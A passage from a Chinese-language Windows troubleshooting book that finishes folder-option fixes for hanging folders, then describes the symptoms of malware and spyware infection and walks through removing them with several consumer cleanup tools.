
Step 02 选择“查看”选项卡，在弹出的面板中单击“选项”按钮，如下图所示。




Step 03 打开“文件夹选项”对话框，选择“查看”选项卡，在“高级设置”列表中选中“始终显示图标，从不显示缩略图”复选框，如下图所示。




Step 04 在“文件夹选项”对话框中同时选中“在单独的进程中打开文件夹窗口”复选框，如下图所示。



Step 05 右击假死的文件夹，在弹出的快捷菜单中选择“属性”菜单命令，打开“办公文件 属性”对话框，如下图所示。



Step 06 单击“高级”按钮，在打开的“高级属性”窗口中，取消选中的“除了文件属性外，还允许索引此文件夹中文件的内容”复选框，如下图所示。



Step 07 单击“确定”按钮，重新启动计算机，这时就会发现新建文件夹假死的现象没有了。

第9章　网络流氓软件与间谍软件的清理

在上网的过程中，有时会出现网页一直在刷新，或根本不会出现想要搜索的页面内容、上网速度很慢等一系列问题，这很可能是因为计算机感染恶意软件或间谍软件所导致的。本章介绍网络流氓软件与间谍软件的清理，主要内容包括恶意软件的清理、间谍软件的清理等内容。

9.1　感染恶意或间谍软件后的症状

恶意或间谍软件主要是指某些共享或者免费软件在未经用户允许或授权的情况下，采用不正当的方式，利用强制注册功能或者采用诱骗、试用等手段将该软件所捆绑的各类恶意插件强制性的安装到用户的计算机系统上，从而控制计算机。计算机感染恶意或间谍软件后常见的几种症状如下。

1. 桌面上出现了莫名其妙的图标

用户在下载并安装一些正常软件后，会发现桌面上出现了一些莫名其妙的图标，这些软件很有可能是正常软件附带的一些其他软件，这些软件会在计算机用户毫不知情的情况安装到自己的计算机中。

2. 系统或程序不断崩溃

导致计算机系统或应用程序不断崩溃的原因有很多，有可能是因为用户的软件和硬件之间存在兼容问题所导致的。但是，也可能是像 Rootkits 这种类型的恶意软件感染 Windows 内核后，造成系统崩溃。

3. 毫无任何迹象的感染

即便是用户的计算机在运行过程中不存在任何问题，那也并不意味着是安全的，用户仍然有可能已经感染了恶意或间谍软件。像僵尸网络和其他用于盗窃用户数据的恶意软件是很难被发现的，除非计算机用户使用了安全防护软件来扫描系统，才能发现这些恶意或间谍软件。

9.2　恶意软件的清理

软件在安装的过程中，一些流氓软件也有可能会强制安装进一些信息，并会在注册表中添加相关的信息，普通的卸载方法并不能将流氓彻底删除，如果想将软件所有的信息删除掉，可以使用第三方软件来卸载程序。

绝招1：使用《360安全卫士》清理



使用《360 安全卫士》可以卸载恶意软件，具体的操作步骤如下。

Step 01 启动《360 安全卫士》，在打开的主界面中选择“电脑清理”选项，进入计算机清理界面，如下图所示。



Step 02 在计算机清理界面中选择“清理插件”选项，然后单击“一键扫描”按钮，即可扫描系统中的流氓软件，如下图所示。




Step 03 扫描完成后，单击“一键清理”按钮，即可对扫描出来的流氓软件进行清理，并给出清理完成后的信息提示，如下图所示。



Step 04 另外，还可以在《360安全卫士》窗口中单击“软件管家”按钮，如下图所示。




Step 05 进入《360软件管家》窗口，选择“卸载”选项卡，在“软件名称”列表中选择需要卸载的软件，如这里选择360手机助手，单击其右侧的“卸载”按钮，如下图所示。




Step 06 弹出“360手机助手卸载”对话框，如下图所示。



Step 07 单击“直接卸载”按钮，即可开始卸载选中的软件，如下图所示。



Step 08 卸载完成后，会弹出一个信息提示框，如下图所示。



绝招2：使用《金山清理专家》清理

《金山清理专家》的首要功能就是查杀恶意软件，在安装《金山清理专家》系统之后，就可以对本地机器上的恶意软件进行查杀，具体的操作步骤如下。

Step 01 双击桌面上的《金山清理专家》快捷图标，即可进入《金山清理专家》主窗口，如下图所示。



Step 02 在“恶意软件查杀”选项卡中，可以对恶意软件、第三方插件和信任插件进行查杀，单击“恶意软件”选项，即可自动对恶意软件进行扫描，如下图所示。



Step 03 在扫描结束后，将显示出扫描结果，如果本机存在恶意软件，只用在选中扫描出的恶意软件之后，单击“清除选定项”按钮，即可将恶意软件删除，如下图所示。



绝招3：使用《恶意软件清理助手》清理




《恶意软件清理助手》配合独有的动态分析技术和不断升级的特征库，使查杀恶意软件更加全面彻底，全新设计的进程管理模块可以显示隐藏进程，让用户对计算机的运行状态做到一目了然，更可以强制结束顽固进程。

使用《恶意软件清理助手》清除恶意软件的操作步骤如下。

Step 01 双击《恶意软件清理助手》的可执行文件，即可打开《恶意软件清理助手》的工作界面，如下图所示。




Step 02 单击“开始扫描”按钮，即可弹出“正在扫描”对话框，在其中显示了扫描的进度，如下图所示。



Step 03 扫描完成后，会在“恶意软件检测”窗格中显示扫描出来的恶意软件程序列表，如下图所示。



Step 04 单击“立即清理”按钮，会弹出一个信息提示框，重新启动计算机，即可将扫描出来的恶意软件全部清理，如下图所示。



Step 05 选择“进程服务管理”选项，即可在右侧的“进程服务管理”窗格中显示当前系统的进程信息，选择需要结束的进程，右击，在弹出的快捷菜单中选择“结束进程”菜单命令，即可结束该进程，如下图所示。



